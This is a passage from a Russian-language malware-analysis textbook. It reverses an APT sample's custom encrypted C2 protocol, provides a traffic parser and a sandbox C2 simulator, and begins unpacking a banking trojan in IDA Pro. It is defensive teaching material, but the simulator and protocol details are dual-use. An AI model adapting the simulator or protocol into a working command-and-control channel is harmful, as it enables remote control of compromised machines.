    print(f"\n{'='*60}")
    print(f"  Results: {len(results)} configs extracted from "
          f"{len(os.listdir(directory))} files")
    print(f"{'='*60}\n")

    # Извлечение уникальных C2-серверов
    c2_servers = set()
    for r in results:
        cfg = r['config']
        if isinstance(cfg, dict):
            for key in ['c2', 'c2_servers', 'url', 'host', 'server']:
                if key in cfg:
                    val = cfg[key]
                    if isinstance(val, list):
                        c2_servers.update(val)
                    else:
                        c2_servers.add(val)
```

```
    print("Unique C2 servers:")
    for c2 in sorted(c2_servers):
        print(f"  {c2}")

    return results

if __name__ == "__main__":
    sample_dir = sys.argv[1] if len(sys.argv) > 1 else "./samples"
    batch_extract(sample_dir)
```

24.8. Практический пример 3: Реверс кастомного C2 протокола

24.8.1. Постановка задачи

Обнаружен образец APT-малвари, использующий кастомный бинарный протокол поверх TCP для коммуникации с C2. Необходимо: 1. Восстановить полную структуру протокола 2. Написать парсер для расшифровки перехваченного трафика 3. Создать симулятор C2 для контролируемого анализа

24.8.2. Анализ функции отправки

```
; send_message — отправка сообщения на C2
.text:0040A000  send_message proc near
.text:0040A000      push    rbx
.text:0040A001      push    rsi
.text:0040A002      push    rdi
.text:0040A003      push    r12
.text:0040A005      push    r13
.text:0040A007      sub     rsp, 0x100
.text:0040A00E
.text:0040A00E      mov     r12, rcx          ; socket
.text:0040A011      mov     r13d, edx         ; msg_type
.text:0040A014      mov     rsi, r8           ; payload
.text:0040A017      mov     edi, r9d          ; payload_len
.text:0040A01A
.text:0040A01A      ; ═══ Формирование пакета ═══
.text:0040A01A
.text:0040A01A      ; [0x00] Magic bytes: 0xDE 0xAD
.text:0040A01A      mov     word ptr [rsp+header], 0ADDEh
.text:0040A023
.text:0040A023      ; [0x02] Protocol version: 3
.text:0040A023      mov     byte ptr [rsp+header+2], 3
.text:0040A028
.text:0040A028      ; [0x03] Message type
.text:0040A028      mov     byte ptr [rsp+header+3], r13b
.text:0040A02D
.text:0040A02D      ; [0x04] Session ID (4 bytes, random, set at init)
.text:0040A02D      mov     eax, [rip+g_session_id]
.text:0040A033      mov     dword ptr [rsp+header+4], eax
.text:0040A037
.text:0040A037      ; [0x08] Sequence number (4 bytes)
.text:0040A037      mov     eax, [rip+g_seq_counter]
.text:0040A03D      mov     dword ptr [rsp+header+8], eax
.text:0040A041      inc     dword ptr [rip+g_seq_counter]
.text:0040A047
.text:0040A047      ; [0x0C] Timestamp (4 bytes, Unix epoch)
.text:0040A047      call    ds:time
.text:0040A04D      mov     dword ptr [rsp+header+0Ch], eax
.text:0040A051
.text:0040A051      ; [0x10] Payload length (4 bytes)
.text:0040A051      mov     dword ptr [rsp+header+10h], edi
.text:0040A055
.text:0040A055      ; ═══ Шифрование payload ═══
.text:0040A055      ; RC4 с сессионным ключом
.text:0040A055      mov     rcx, rsi              ; payload
.text:0040A058      mov     edx, edi              ; payload_len
.text:0040A05A      lea     r8, [rip+g_session_key] ; 32-byte key
.text:0040A061      mov     r9d, 20h              ; key_len = 32
.text:0040A067      lea     rax, [rsp+enc_payload]
.text:0040A06F      mov     [rsp+0x20], rax       ; output buffer
.text:0040A074      call    rc4_crypt
.text:0040A079
.text:0040A079      ; [0x14] HMAC-SHA256 заголовка + зашифрованного payload
.text:0040A079      lea     rcx, [rsp+header]     ; data = header (20 bytes)
.text:0040A07D      mov     edx, 14h              ; header_len = 20
.text:0040A082      lea     r8, [rsp+enc_payload]
.text:0040A08A      mov     r9d, edi              ; payload_len
.text:0040A08D      lea     rax, [rip+g_hmac_key] ; HMAC key
.text:0040A094      mov     [rsp+0x20], rax
.text:0040A099      mov     dword ptr [rsp+0x28], 20h ; HMAC key_len = 32
.text:0040A0A1      lea     rax, [rsp+hmac_out]
.text:0040A0A9      mov     [rsp+0x30], rax       ; HMAC output (32 bytes)
.text:0040A0AE      call    hmac_sha256
.text:0040A0B3
.text:0040A0B3      ; ═══ Отправка: header + encrypted_payload + HMAC ═══
.text:0040A0B3      ; send(socket, header, 20, 0)
.text:0040A0B3      mov     rcx, r12
.text:0040A0B6      lea     rdx, [rsp+header]
.text:0040A0BA      mov     r8d, 14h
.text:0040A0C0      xor     r9d, r9d
.text:0040A0C3      call    ds:send
.text:0040A0C9
.text:0040A0C9      ; send(socket, encrypted_payload, payload_len, 0)
.text:0040A0C9      mov     rcx, r12
.text:0040A0CC      lea     rdx, [rsp+enc_payload]
```

```
.text:0040A0D4      mov     r8d, edi
.text:0040A0D7      xor     r9d, r9d
.text:0040A0DA      call    ds:send
.text:0040A0E0
.text:0040A0E0      ; send(socket, hmac, 32, 0)
.text:0040A0E0      mov     rcx, r12
.text:0040A0E3      lea     rdx, [rsp+hmac_out]
.text:0040A0EB      mov     r8d, 20h
.text:0040A0F1      xor     r9d, r9d
.text:0040A0F4      call    ds:send
```

24.8.3. Восстановленная структура протокола

На основе дизассемблерного листинга восстановим полную спецификацию:

```
Структура пакета протокола (version 3):

  ┌──────────────────────────────────────────────┐
  │                  Header (20 bytes)           │
  ├──────────┬──────┬────────────────────────────┤
  │ Offset   │ Size │ Field                      │
  ├──────────┼──────┼────────────────────────────┤
  │ 0x00     │ 2    │ Magic (0xDEAD)             │
  │ 0x02     │ 1    │ Version (0x03)             │
  │ 0x03     │ 1    │ Message Type               │
  │ 0x04     │ 4    │ Session ID (random, per-session)  │
  │ 0x08     │ 4    │ Sequence Number (incremental)     │
  │ 0x0C     │ 4    │ Timestamp (Unix epoch, seconds)   │
  │ 0x10     │ 4    │ Payload Length             │
  ├──────────┴──────┴────────────────────────────┤
  │            Encrypted Payload (N bytes)       │
  │       RC4(session_key, raw_payload)          │
  ├──────────────────────────────────────────────┤
  │          HMAC-SHA256 (32 bytes)              │
  │   HMAC(hmac_key, header || encrypted_payload)│
  └──────────────────────────────────────────────┘

 Message Types (восстановлены через xrefs):
   0x00 — INIT         (начало сессии, обмен ключами)
   0x01 — HEARTBEAT    (keepalive)
   0x02 — TASK_REQUEST (запрос задачи)
   0x03 — TASK_ASSIGN  (назначение задачи, C2→бот)
   0x04 — RESULT       (результат выполнения)
   0x05 — FILE_DATA    (передача файла, чанками)
   0x06 — SCREENSHOT   (скриншот)
   0x07 — KEYLOG       (данные кейлоггера)
   0x08 — PROC_LIST    (список процессов)
   0x09 — SHELL        (интерактивная оболочка)
   0xFF — TERMINATE    (завершение сессии)
```

24.8.4. Анализ процедуры handshake (обмен ключами)

```
; init_session — инициализация сессии с C2
.text:0040B000  init_session proc near
.text:0040B000
.text:0040B000      ; Шаг 1: Генерация клиентского случайного значения (32 байта)
.text:0040B000      lea     rcx, [rip+client_random]
.text:0040B007      mov     edx, 20h
.text:0040B00C      call    generate_random_bytes     ; CryptGenRandom
.text:0040B011
.text:0040B011      ; Шаг 2: Шифрование client_random с помощью RSA public key C2
.text:0040B011      lea     rcx, [rip+c2_rsa_pubkey]  ; 2048-bit RSA pubkey
.text:0040B018      lea     rdx, [rip+client_random]
.text:0040B01F      mov     r8d, 20h
.text:0040B025      lea     r9, [rip+encrypted_client_hello]
.text:0040B02C      call    rsa_encrypt               ; RSA-OAEP
.text:0040B031
.text:0040B031      ; Шаг 3: Отправить INIT-пакет с encrypted_client_random
.text:0040B031      mov     rcx, [rip+g_socket]
.text:0040B038      mov     edx, 0                    ; MSG_INIT
.text:0040B03D      lea     r8, [rip+encrypted_client_hello]
.text:0040B044      mov     r9d, 100h                 ; RSA-encrypted = 256 bytes
.text:0040B04A      call    send_message
.text:0040B04F
.text:0040B04F      ; Шаг 4: Получить ответ — server_random (в открытом виде пока нет
.text:0040B04F      mov     rcx, [rip+g_socket]
.text:0040B056      lea     rdx, [rip+server_response]
.text:0040B05D      mov     r8d, 400h
.text:0040B063      call    recv_message
.text:0040B068
.text:0040B068      ; Шаг 5: Вычислить сессионный ключ
.text:0040B068      ; session_key = SHA-256(client_random || server_random)
.text:0040B068      lea     rcx, [rip+client_random]     ; 32 bytes
.text:0040B06F      lea     rdx, [rip+server_random]     ; 32 bytes
.text:0040B076      lea     r8, [rip+combined_random]    ; 64 bytes buffer
.text:0040B07D      ; memcpy(combined, client_random, 32)
.text:0040B07D      ; memcpy(combined+32, server_random, 32)
.text:0040B07D      call    combine_randoms
.text:0040B082
.text:0040B082      lea     rcx, [rip+combined_random]   ; input (64 bytes)
.text:0040B089      mov     edx, 40h                     ; length
.text:0040B08E      lea     r8, [rip+g_session_key]      ; output (32 bytes)
.text:0040B095      call    sha256_hash
.text:0040B09A
.text:0040B09A      ; HMAC key = SHA-256(session_key || "HMAC")
.text:0040B09A      lea     rcx, [rip+g_session_key]
.text:0040B0A1      lea     rdx, aHMAC                   ; "HMAC"
.text:0040B0A8      lea     r8, [rip+g_hmac_key]
.text:0040B0AF      call    derive_hmac_key
```

Схема обмена ключами:


Bot
C2 Server
1. Generate client_random (32B)
INIT: RSA(c2_pubkey, client_random)
2. Decrypt client_random
Generate server_random
server_random
3. session_key = SHA256(client_random || server_random)
3. session_key = SHA256(client_random || server_random)
4. hmac_key = SHA256(session_key || "HMAC")
4. hmac_key = SHA256(session_key || "HMAC")
== Encrypted channel ready ==
HEARTBEAT (encrypted + HMAC)

24.8.5. Полный парсер протокола

```
"""
apt_protocol_parser.py — полный парсер кастомного APT C2 протокола.
Поддерживает разбор заголовков, расшифровку payload и проверку HMAC.
"""
import struct
import hashlib
import hmac
import time
from datetime import datetime

class APTProtocolParser:
    MAGIC = 0xDEAD
    VERSION = 3
    HEADER_SIZE = 20
    HMAC_SIZE = 32

    MSG_TYPES = {
        0x00: "INIT",
        0x01: "HEARTBEAT",
        0x02: "TASK_REQUEST",
        0x03: "TASK_ASSIGN",
        0x04: "RESULT",
        0x05: "FILE_DATA",
        0x06: "SCREENSHOT",
        0x07: "KEYLOG",
        0x08: "PROC_LIST",
        0x09: "SHELL",
        0xFF: "TERMINATE"
    }

    def __init__(self, session_key=None, hmac_key=None):
        self.session_key = session_key
        self.hmac_key = hmac_key
        self.packets = []

    @staticmethod
    def rc4(key, data):
        S = list(range(256))
        j = 0
        for i in range(256):
            j = (j + S[i] + key[i % len(key)]) & 0xFF
            S[i], S[j] = S[j], S[i]
        i = j = 0
        out = bytearray()
        for b in data:
            i = (i + 1) & 0xFF
            j = (j + S[i]) & 0xFF
            S[i], S[j] = S[j], S[i]
            out.append(b ^ S[(S[i] + S[j]) & 0xFF])
        return bytes(out)

    @staticmethod
    def derive_keys(client_random, server_random):
        """Вычисление сессионного и HMAC ключей."""
        combined = client_random + server_random
        session_key = hashlib.sha256(combined).digest()
        hmac_key = hashlib.sha256(session_key + b"HMAC").digest()
        return session_key, hmac_key

    def verify_hmac(self, header, enc_payload, received_hmac):
        """Проверка HMAC-SHA256."""
        if not self.hmac_key:
            return None  # не можем проверить
        expected = hmac.new(
            self.hmac_key,
            header + enc_payload,
            hashlib.sha256
        ).digest()
        return hmac.compare_digest(expected, received_hmac)

    def parse_packet(self, data, offset=0):
        """Разбор одного пакета."""
        if offset + self.HEADER_SIZE > len(data):
            return None, offset
```

```
        # Разбор заголовка
        magic, version, msg_type, session_id, seq_num, timestamp, payload_len = \
            struct.unpack_from('<HBBI I I', data, offset)

        if magic ≠ self.MAGIC:
            return None, offset + 1

        if version ≠ self.VERSION:
            print(f"[!] Unknown version: {version}")
            return None, offset + 1

        # Проверка целостности пакета
        total_size = self.HEADER_SIZE + payload_len + self.HMAC_SIZE
        if offset + total_size > len(data):
            print(f"[!] Truncated packet at offset {offset}")
            return None, offset

        # Извлечение компонентов
        header = data[offset:offset + self.HEADER_SIZE]
        enc_payload = data[offset + self.HEADER_SIZE:
                           offset + self.HEADER_SIZE + payload_len]
        received_hmac = data[offset + self.HEADER_SIZE + payload_len:
                             offset + total_size]

        # Проверка HMAC
        hmac_valid = self.verify_hmac(header, enc_payload, received_hmac)

        # Расшифровка payload
        dec_payload = None
        if self.session_key and payload_len > 0:
            dec_payload = self.rc4(self.session_key, enc_payload)

        msg_name = self.MSG_TYPES.get(msg_type, f"UNKNOWN_0x{msg_type:02X}")
        ts_str = datetime.utcfromtimestamp(timestamp).strftime('%Y-%m-%d %H:%M:%S UTC')

        packet = {
            'offset': offset,
            'magic': magic,
            'version': version,
            'msg_type': msg_type,
            'msg_name': msg_name,
            'session_id': session_id,
            'seq_num': seq_num,
            'timestamp': timestamp,
            'timestamp_str': ts_str,
            'payload_len': payload_len,
            'enc_payload': enc_payload,
            'dec_payload': dec_payload,
            'hmac': received_hmac,
            'hmac_valid': hmac_valid,
            'total_size': total_size
        }

        return packet, offset + total_size

    def parse_stream(self, data):
        """Разбор потока данных на пакеты."""
        offset = 0
        while offset < len(data):
            packet, new_offset = self.parse_packet(data, offset)
            if packet is None:
                if new_offset == offset:
                    break
                offset = new_offset
                continue

            self.packets.append(packet)
            offset = new_offset

        return self.packets

    def print_report(self):
        """Печать отчёта по разобранным пакетам."""
        print("=" * 78)
        print("  APT C2 Protocol Analysis Report")
        print("=" * 78)
```

```
        sessions = set()
        for p in self.packets:
            sessions.add(p['session_id'])

        print(f"\n  Total packets: {len(self.packets)}")
        print(f"  Sessions:      {len(sessions)}")

        for session_id in sorted(sessions):
            session_pkts = [p for p in self.packets
                            if p['session_id'] == session_id]
            print(f"\n{'-'*78}")
            print(f"  Session 0x{session_id:08X} ({len(session_pkts)} packets)")
            print(f"{'-'*78}")

            for p in session_pkts:
                hmac_str = ""
                if p['hmac_valid'] is True:
                    hmac_str = " [HMAC OK]"
                elif p['hmac_valid'] is False:
                    hmac_str = " [HMAC FAIL!]"

                print(f"\n  [{p['seq_num']:04d}] {p['msg_name']:<15s} "
                      f"{p['timestamp_str']}  "
                      f"payload={p['payload_len']}B{hmac_str}")

                if p['dec_payload']:
                    self._print_payload(p)

    def _print_payload(self, packet):
        """Печать расшифрованного payload в зависимости от типа."""
        data = packet['dec_payload']
        msg_type = packet['msg_type']

        if msg_type == 0x01:  # HEARTBEAT
            if len(data) >= 8:
                uptime, cpu_pct = struct.unpack('<If', data[:8])
                print(f"        Uptime: {uptime}s, CPU: {cpu_pct:.1f}%")

        elif msg_type in (0x02, 0x03, 0x04, 0x09):  # текстовые
            try:
                text = data.decode('utf-8', errors='replace').rstrip('\x00')
                for line in text.split('\n')[:10]:
                    print(f"        {line}")
                if text.count('\n') > 10:
                    print(f"        ... ({text.count(chr(10)) - 10} more lines)")
            except:
                print(f"        [hex] {data[:64].hex()}")

        elif msg_type == 0x05:  # FILE_DATA
            if len(data) >= 12:
                file_id, chunk_num, chunk_size = struct.unpack('<III', data[:12])
                print(f"        File ID: {file_id}, Chunk: {chunk_num}, "
                      f"Size: {chunk_size}")

        elif msg_type == 0x06:  # SCREENSHOT
            print(f"        Screenshot data: {len(data)} bytes "
                  f"(likely JPEG/PNG)")

        elif msg_type == 0x07:  # KEYLOG
            try:
                text = data.decode('utf-8', errors='replace')
                # Маскируем потенциально чувствительные данные
                print(f"        Keylog data: {len(text)} characters")
                print(f"        Preview: {text[:80]}...")
            except:
                print(f"        [binary keylog] {len(data)} bytes")

        elif msg_type == 0x08:  # PROC_LIST
            try:
                text = data.decode('utf-8', errors='replace')
                lines = text.strip().split('\n')
                print(f"        Process list ({len(lines)} entries):")
                for line in lines[:5]:
                    print(f"          {line}")
                if len(lines) > 5:
                    print(f"          ... ({len(lines)-5} more)")
            except:
                pass
```

```python
# ═══ Пример использования ═══

# Если ключи известны (извлечены из бинарника или из INIT-пакета)
client_random = bytes.fromhex(
    "a1b2c3d4e5f6a7b8c9d0e1f2a3b4c5d6"
    "a7b8c9d0e1f2a3b4c5d6a7b8c9d0e1f2"
)
server_random = bytes.fromhex(
    "1a2b3c4d5e6f7a8b9c0d1e2f3a4b5c6d"
    "7a8b9c0d1e2f3a4b5c6d7a8b9c0d1e2f"
)

session_key, hmac_key = APTProtocolParser.derive_keys(
    client_random, server_random
)
print(f"Session key: {session_key.hex()}")
print(f"HMAC key:    {hmac_key.hex()}")

# Разбор перехваченного трафика
parser = APTProtocolParser(session_key, hmac_key)

with open("captured_apt_traffic.bin", "rb") as f:
    raw = f.read()

parser.parse_stream(raw)
parser.print_report()
```

24.8.6. Симулятор C2-сервера для контролируемого анализа

```
"""
c2_simulator.py — симулятор C2-сервера для контролируемого анализа
поведения малвари в песочнице.
"""
import socket
import struct
import hashlib
import hmac as hmac_mod
import os
import json
import threading
from datetime import datetime

class C2Simulator:
    MAGIC = 0xDEAD
    VERSION = 3
    HEADER_SIZE = 20
    HMAC_SIZE = 32

    def __init__(self, host="0.0.0.0", port=8443, rsa_private_key_path=None):
        self.host = host
        self.port = port
        self.rsa_key_path = rsa_private_key_path
        self.sessions = {}
        self.log_file = open("c2_sim.log", "a")

    def log(self, msg):
        ts = datetime.now().strftime("%Y-%m-%d %H:%M:%S")
        line = f"[{ts}] {msg}"
        print(line)
        self.log_file.write(line + "\n")
        self.log_file.flush()

    @staticmethod
    def rc4(key, data):
        S = list(range(256))
        j = 0
        for i in range(256):
            j = (j + S[i] + key[i % len(key)]) & 0xFF
            S[i], S[j] = S[j], S[i]
        i = j = 0
        out = bytearray()
        for b in data:
            i = (i + 1) & 0xFF
            j = (j + S[i]) & 0xFF
            S[i], S[j] = S[j], S[i]
            out.append(b ^ S[(S[i] + S[j]) & 0xFF])
        return bytes(out)

    def handle_client(self, conn, addr):
        """Обработка подключения бота."""
        self.log(f"New connection from {addr}")

        session_key = None
        hmac_key = None
        session_id = None
        seq_counter = 0

        try:
            while True:
                # Чтение заголовка
                header = self._recv_exact(conn, self.HEADER_SIZE)
                if not header:
                    break

                magic, version, msg_type, sid, seq, ts, payload_len = \
                    struct.unpack('<HBBIII', header)

                if magic != self.MAGIC or version != self.VERSION:
                    self.log(f"Invalid packet from {addr}")
                    break

                session_id = sid
```

```
                # Чтение payload и HMAC
                enc_payload = self._recv_exact(conn, payload_len) if payload_len else b""
                received_hmac = self._recv_exact(conn, self.HMAC_SIZE)

                # Проверка HMAC (если ключи установлены)
                if hmac_key:
                    expected = hmac_mod.new(
                        hmac_key, header + enc_payload, hashlib.sha256
                    ).digest()
                    if not hmac_mod.compare_digest(expected, received_hmac):
                        self.log(f"HMAC verification FAILED for session 0x{sid:08X}")
                        continue

                # Расшифровка
                if session_key and enc_payload:
                    dec_payload = self.rc4(session_key, enc_payload)
                else:
                    dec_payload = enc_payload

                self.log(f"Session 0x{sid:08X} seq={seq} "
                         f"type=0x{msg_type:02X} len={payload_len}")

                # Обработка по типу сообщения
                if msg_type == 0x00:  # INIT
                    # Расшифровать client_random с помощью RSA private key
                    # (В реальном симуляторе нужен RSA private key)
                    # Для простоты используем фиксированный ключ
                    client_random = dec_payload[:32] if len(dec_payload) >= 32 \
                        else os.urandom(32)
                    server_random = os.urandom(32)

                    # Вычислить ключи
                    combined = client_random + server_random
                    session_key = hashlib.sha256(combined).digest()
                    hmac_key = hashlib.sha256(session_key + b"HMAC").digest()

                    self.log(f"  Session key: {session_key.hex()[:32]}...")
                    self.log(f"  HMAC key:    {hmac_key.hex()[:32]}...")

                    # Отправить server_random
                    self._send_packet(conn, 0x00, server_random,
                                      session_id=sid, seq=seq_counter,
                                      session_key=None, hmac_key=None)
                    seq_counter += 1

                elif msg_type == 0x01:  # HEARTBEAT
                    self.log(f"  Heartbeat from session 0x{sid:08X}")

                elif msg_type == 0x02:  # TASK_REQUEST
                    self.log(f"  Bot requesting task...")
                    # Отправить безопасную команду для анализа
                    cmd = json.dumps({
                        "type": "shell",
                        "cmd": "hostname",
                        "id": seq
                    }).encode()
                    self._send_packet(conn, 0x03, cmd,
                                      session_id=sid, seq=seq_counter,
                                      session_key=session_key,
                                      hmac_key=hmac_key)
                    seq_counter += 1

                elif msg_type == 0x04:  # RESULT
                    self.log(f"  Result: {dec_payload[:200]}")

                elif msg_type == 0xFF:  # TERMINATE
                    self.log(f"  Session terminated by bot")
                    break

            except Exception as e:
                self.log(f"Error handling {addr}: {e}")
            finally:
                conn.close()
                self.log(f"Connection closed: {addr}")

    def _recv_exact(self, conn, size):
        """Получение точного количества байт."""
        data = b""
```

```
        while len(data) < size:
            chunk = conn.recv(size - len(data))
            if not chunk:
                return None
            data += chunk
        return data

    def _send_packet(self, conn, msg_type, payload, session_id,
                     seq, session_key, hmac_key):
        """Отправка пакета боту."""
        import time as time_mod

        # Шифрование payload
        enc_payload = self.rc4(session_key, payload) if session_key else payload

        # Формирование заголовка
        header = struct.pack('<HBBIII',
                             self.MAGIC, self.VERSION, msg_type,
                             session_id, seq,
                             int(time_mod.time()),
                             len(payload))

        # HMAC
        if hmac_key:
            mac = hmac_mod.new(
                hmac_key, header + enc_payload, hashlib.sha256
            ).digest()
        else:
            mac = b'\x00' * 32

        conn.sendall(header + enc_payload + mac)

    def start(self):
        """Запуск симулятора."""
        server = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        server.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
        server.bind((self.host, self.port))
        server.listen(5)

        self.log(f"C2 Simulator listening on {self.host}:{self.port}")
        self.log("Waiting for bot connections...")

        try:
            while True:
                conn, addr = server.accept()
                thread = threading.Thread(
                    target=self.handle_client, args=(conn, addr)
                )
                thread.daemon = True
                thread.start()
        except KeyboardInterrupt:
            self.log("Shutting down simulator")
        finally:
            server.close()
            self.log_file.close()

if __name__ == "__main__":
    sim = C2Simulator(host="0.0.0.0", port=8443)
    sim.start()
```

24.9. Сводная таблица: криптоконстанты для быстрой идентификации

Алгоритм	Константа	Значение	Размер
AES	S-box (первые 4 байта)	`63 7C 77 7B`	256 B
AES	Rcon	`01 02 04 08 10 20 40 80 1B 36`	10 B
SHA-256	H0	`0x6A09E667`	4 B
SHA-256	K[0]	`0x428A2F98`	4 B
SHA-1	H0..H4	`67452301 EFCDAB89 ...`	20 B
MD5	Init A..D	`67452301 EFCDAB89 98BADCFE 10325476`	16 B
MD5	T[1]	`0xD76AA478`	4 B
CRC32	Table[1]	`0x77073096`	4 B
Blowfish	P[0..1]	`0x243F6A88 0x85A308D3`	8 B
ChaCha20	Sigma	`"expand 32-byte k"`	16 B
Salsa20	Sigma	`"expand 32-byte k"`	16 B
Base64	Alphabet	`"ABCDEFG..."`	64 B
TEA	Delta	`0x9E3779B9`	4 B
RC6	P32/Q32	`0xB7E15163 / 0x9E3779B9`	4+4 B

24.10. Методические рекомендации

24.10.1. Пошаговый алгоритм анализа криптографии в малвари

1. **Автоматическое сканирование.** Запустить FindCrypt и Signsrch для поиска стандартных криптоконстант.
2. **Анализ перекрёстных ссылок.** Для каждой найденной константы — найти все функции, которые на неё ссылаются. Это выявит криптофункции.
3. **Идентификация паттернов.** Если автоматика не нашла констант — искать характерные паттерны вручную: циклы на 256 итераций (RC4), XOR в цикле, битовые сдвиги и ротации.
4. **Восстановление алгоритма.** Декомпилировать функцию в Hex-Rays, записать псевдокод, инвертировать операции для получения дешифратора.
5. **Извлечение ключей.** Найти места, где ключ передаётся в криптофункцию. Ключ может быть:
6. Жёстко закодирован в `.rdata`
7. Получен из ресурса PE
8. Вычислен из HWID или других данных системы
9. Получен от C2-сервера
10. **Валидация.** Проверить корректность восстановленного алгоритма на известных парах plaintext/ciphertext.

24.10.2. Частые ошибки при анализе

- **Путаница endianness.** x86 — little-endian. Константа `0x6A09E667` хранится как `67 E6 09 6A`. При поиске учитывайте порядок байтов.
- **Одноразовые ключи.** Некоторая малварь генерирует уникальный ключ для каждой сессии. Статически извлечённый ключ не подойдёт для расшифровки трафика от другого экземпляра.
- **Цепочки шифрования.** Данные могут проходить через несколько уровней: Base64 → XOR → AES. Инвертировать нужно все уровни в правильном порядке.

- **Модифицированные алгоритмы.** Автор может изменить S-box AES, использовать нестандартный полином CRC32 или модифицировать KSA RC4. Слепое применение стандартного алгоритма даст мусор.

Заключение

Анализ криптографии и сетевых коммуникаций — одна из наиболее технически сложных и одновременно важных задач при исследовании вредоносного ПО. В этой главе мы рассмотрели методы автоматической и ручной идентификации криптоалгоритмов, восстановление кастомных схем шифрования, анализ различных типов C2-протоколов (HTTP, DNS-туннелирование, бинарные TCP-протоколы), реверс DGA-алгоритмов и практические приёмы извлечения конфигурации малвари.

Ключевые навыки, которые должен развивать аналитик: - Быстрое распознавание криптоконстант в дизассемблере - Умение инвертировать последовательность операций для написания дешифратора - Понимание архитектуры C2-коммуникаций и их типичных паттернов - Автоматизация рутинных задач с помощью IDAPython - Написание инструментов для пакетной обработки образцов

В следующей главе мы применим все рассмотренные методы к реальным кейсам анализа малвари, где каждый образец потребует комбинации техник из предыдущих глав.

Глава 25: Реальные кейсы анализа малвари

В этой главе мы рассмотрим три комплексных случая анализа вредоносного ПО с использованием IDA Pro. Каждый кейс демонстрирует полный цикл исследования -- от первичной сортировки до извлечения индикаторов компрометации и написания инструментов для нейтрализации угрозы. Все примеры основаны на реальных семействах малвари с изменёнными именами и хешами.

25.1 Кейс 1: Анализ банковского трояна «ZBot.AX»

25.1.1 Первичная сортировка и определение упаковщика

Образец получен из фишинговой кампании, нацеленной на клиентов европейских банков. Файл `invoice_2024.exe`, SHA256: `a3f1b7...`. Начнём с базовой информации.

Загрузка в IDA Pro показывает характерные признаки упаковки:

```
IDA Pro 9.0 — Loading file 'invoice_2024.exe'

  File type: Portable Executable (PE)
  Processor: Intel x86-64 [metapc]

WARNING: The imports segment seems to be destroyed.
         Only 2 imports detected (kernel32.dll: LoadLibraryA, GetProcAddress).

Sections:
  Name    VirtAddr  VirtSize  RawSize  Flags
  .text   00401000  00000200  00000200  60000020 CODE
  .rdata  00402000  00000050  00000200  40000040 IDATA
  .rsrc   00403000  00089000  00088E00  E0000060 CODE|DATA|WRITE
  .reloc  0048C000  00000010  00000200  42000040

The entry point is in the '.rsrc' section — typical for packed executables.
```

Точка входа расположена в секции `.rsrc`, при этом секция помечена флагами `CODE|DATA|WRITE` -- классический маркер упаковки. Таблица импортов содержит только две функции -- минимальный набор для динамического разрешения API.

Анализ энтропии секций подтверждает гипотезу:

```
Entropy analysis (IDA plugin):
  .text   — 1.23 (low, likely jump stub)
  .rdata  — 3.45 (structured data)
  .rsrc   — 7.89 (HIGH — encrypted/compressed payload)
  .reloc  — 0.12 (near-empty)
```

Секция `.rsrc` с энтропией 7.89 (близко к максимуму 8.0) почти наверняка содержит зашифрованные данные.

25.1.2 Распаковка: нахождение OEP

Точка входа содержит компактный загрузчик:

```
.rsrc:00403000  entry_point:
.rsrc:00403000      push    rbp
.rsrc:00403001      mov     rbp, rsp
.rsrc:00403004      sub     rsp, 0x100
.rsrc:0040300B      lea     rcx, [rip + encrypted_blob]   ; .rsrc:00403200
.rsrc:00403012      mov     edx, 0x88A00                  ; blob size
.rsrc:00403017      lea     r8, [rsp+0x100+var_F0]        ; output buffer ptr
.rsrc:0040301C      call    decrypt_payload
.rsrc:00403021      test    eax, eax
.rsrc:00403023      jz      short loc_exit
.rsrc:00403025      mov     rcx, [rsp+0x100+var_F0]       ; decrypted PE base
.rsrc:0040302A      call    manual_map_pe
.rsrc:0040302F      test    eax, eax
.rsrc:00403031      jz      short loc_exit
.rsrc:00403033      mov     rcx, [rsp+0x100+var_F0]
.rsrc:00403038      call    jump_to_oep
.rsrc:0040303D
.rsrc:0040303D  loc_exit:
.rsrc:0040303D      xor     eax, eax
.rsrc:0040303F      leave
.rsrc:00403040      ret
```

Функция `decrypt_payload` реализует XOR-расшифровку с циклическим ключом:

```
.rsrc:00403050  decrypt_payload:
.rsrc:00403050      push    rbx
.rsrc:00403051      push    rsi
.rsrc:00403052      push    rdi
.rsrc:00403053      mov     rsi, rcx            ; src = encrypted blob
.rsrc:00403056      mov     ebx, edx            ; size
.rsrc:00403058      ; Allocate memory for decrypted PE
.rsrc:00403058      mov     ecx, 0x3000         ; MEM_COMMIT | MEM_RESERVE
.rsrc:0040305D      mov     edx, ebx
.rsrc:0040305F      xor     r9d, r9d
.rsrc:00403062      mov     r8d, 0x40           ; PAGE_EXECUTE_READWRITE
.rsrc:00403068      call    qword ptr [rip + VirtualAlloc_ptr]
.rsrc:0040306E      test    rax, rax
.rsrc:00403071      jz      short loc_fail
.rsrc:00403073      mov     rdi, rax            ; dst = allocated buffer
.rsrc:00403076      mov     [rsp+28h+arg_0], rax ; store for caller
.rsrc:0040307B      ; XOR decryption loop with 16-byte key
.rsrc:0040307B      lea     r8, [rip + xor_key] ; key: "k9$mPx2L!wQ7nR4e"
.rsrc:00403082      xor     ecx, ecx            ; i = 0
.rsrc:00403084
.rsrc:00403084  .decrypt_loop:
.rsrc:00403084      movzx   eax, byte ptr [rsi+rcx]
.rsrc:00403088      mov     edx, ecx
.rsrc:0040308A      and     edx, 0Fh            ; key_index = i % 16
.rsrc:0040308D      xor     al, byte ptr [r8+rdx]
.rsrc:00403091      mov     [rdi+rcx], al
.rsrc:00403094      inc     ecx
.rsrc:00403096      cmp     ecx, ebx
.rsrc:00403098      jb      short .decrypt_loop
.rsrc:0040309A      mov     eax, 1
.rsrc:0040309F      pop     rdi
.rsrc:004030A0      pop     rsi
.rsrc:004030A1      pop     rbx
.rsrc:004030A2      ret
```

XOR-ключ извлекается из секции данных:

```
.rsrc:004031B0  xor_key  db 'k9$mPx2L!wQ7nR4e',0    ; 16-byte cyclic XOR key
```

Для автоматической распаковки напишем IDAPython-скрипт:

```
import idaapi
import idautils
import struct

def unpack_zbot_ax():
    """Извлечь и расшифровать payload из упакованного ZBot.AX"""

    # Адреса из анализа
    blob_ea = 0x00403200
    blob_size = 0x88A00
    key_ea = 0x004031B0

    # Считываем ключ
    key = idaapi.get_bytes(key_ea, 16)
    if not key:
        print("[!] Не удалось прочитать XOR-ключ")
        return

    print(f"[*] XOR key: {key.hex()}")
    print(f"[*] XOR key (ASCII): {key}")

    # Считываем зашифрованный блоб
    encrypted = idaapi.get_bytes(blob_ea, blob_size)
    if not encrypted:
